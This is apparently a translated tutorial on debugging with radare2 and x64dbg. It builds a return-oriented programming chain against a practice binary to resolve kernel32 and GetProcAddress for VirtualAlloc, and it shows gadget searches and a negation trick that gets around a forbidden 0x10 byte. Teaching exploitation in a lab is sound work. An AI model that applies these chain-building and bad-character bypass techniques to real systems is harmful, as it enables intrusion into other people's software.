
Let's see if that part of the rop works. I will attach the radare debugger, but this time I will put a breakpoint at 0x0051252b.

I type the address pressing G, and next I put the breakpoint with f2.










The program stops.


I can look at the stack contents with

**pxr @esp ~..**



I step over the call with f8.

I have the kernel32 image base in EAX, the first objective is accomplished.




Using the VIEW-HEXDUMP menu, and on that tab pressing G, I type EAX and it shows me the MZ corresponding to the content of the kernel32.dll image base.

Now we have to call GetProcAddress, which is a function with two arguments, which complicates things a bit. One argument will be the image base we just found, and the other the string with the name of the VirtualAlloc function.

Before continuing, we save the image database to a fixed address, so that we can use the registers without stepping on it, and we can recover it later, and not lose it, by using the registers in other gadgets.


I will use this gadget that I have found, taking advantage of the fact that in EAX I have the imagebase.






I save the changes and run the script.

I set the breakpoint



I type **dc** until it stops.



EAX has the base image and ECX + 0x10 is the destination where I will save it, i.e. 0x52a070.

Step over this instruction with f8.




Pressing G and typing "ECX + 0x10", we see the address of the saved image base.



If we want to change the way the HEXDUMP tab is displayed, we can press **":"** and then V only without the **"!"**



In this mode, we can switch to the different display forms with the TAB key.



Now we must find a way to call a function with two arguments.

For example, it could be something like this:

**push r32**

**push r32**

**call r32**

Or

**push r32**


**push r32**


**call [r32 + const]**

Let's change the maximum length of the gadgets to 3

**e.rop.len = 3**

Using

****


****

The dot is a single-place wildcard.

In the same way that we build the kernel32 string, we can build the VirtualAlloc string, only now it won't be wide-format, it just needs to be ascII, since GetProcAddress receives those kinds of arguments.

****

Let's run it and put a breakpoint at 0x00518e00.




I keep tracing with f8.

****


I chose the wrong memory area that was not empty and only full of zeros. To avoid having to put the final zero, I move the destination to an empty area.

****

I choose 0x52a3e4. (A completely empty area)

****

Remember that the gadget adds 4, therefore the final address where the string is stored will be 0x52a3e8.

****


Now it looks better.

We already have the chain and the image base, now we have to call GetProcAddress.

Other possibilities when searching for gadgets that I found are.

For example:


Looking for exactly a push eax or push ebx.




Which is more accurate than using the point, since it can be any character.

Also trying, I found out that RADARE takes the character "[" as covering 5 places, I don't know why.


Since the point is the wildcard of a place and {5} is that it repeats 5 times, I can use that.




It is the same as looking for this:




To search for multiple commands, it is convenient to enclose the instruction in quotation marks.






Going back to exercise, this gadget looks good, we'll see.




It returns near a ret, which makes it easier for me to keep on roping without problems.




Let's build this part of the ROP step by step.


First we will move the imagebase to ESI.



Actually the value moved to ESI is not 0x52b174, because I calculated the address where that value is, which is fixed, and stepped on it when previously saving the base image there. This makes it easy to move the image base directly to ESI, as it doesn't have many associated gadgets to perform this task.



I move the IAT address of GetProcAddress - 8 to EBP, since the gadget itself adds 8 to it, so I compensate.



Let's debug to see if it works.

HOUSTON: WE HAVE A PROBLEM


Because we are writing as we solve the exercise, problems appear to us, and as we solve them, we will also write them down.

In general, everything is going relatively well, until it starts to go relatively bad, and that happens here. :-)

The problem is that the program crashes because the rop is too long and overflows the stack, so we will have to see how we can continue.

One possibility to continue is to return to the function "f" loop, to enter more data.


I don't know who the damn person who programmed this will be **:-)**, the address to which we should return has a character 0x10.



SUFFERING ENOUGH.

That evil! We will avoid all obstacles, whatever they are.


The first part of the ROP to return to receive more characters is this, now I will explain it.




*r*

The important part is the one marked in red, the other two blocks that I added before are needed to adjust the return. I will explain later when finishing this block, why I had to add those two previously.

We send in the rop, the negged address where we want to jump, then move it to EAX.



Since we send it negged, we neg it again to recover the original value.





We do this to avoid the invalid 0x10 character in the address. In this way, the 0x10 was not sent in the ROP, it is generated when executing.

Then we move to EBP, an address with write permission, which belongs to the data section.


The gadget has included a POP EBP that allows us to do this, so the program does not crash when looping.

We continue with a gadget with XCHG, to pass the address where we will jump to EBX






And then CALL EBX to jump.




I will trace it on x64dbg to make it more visible.




There we are now, let's trace the important block.


First, a POP of the negged address to EAX.



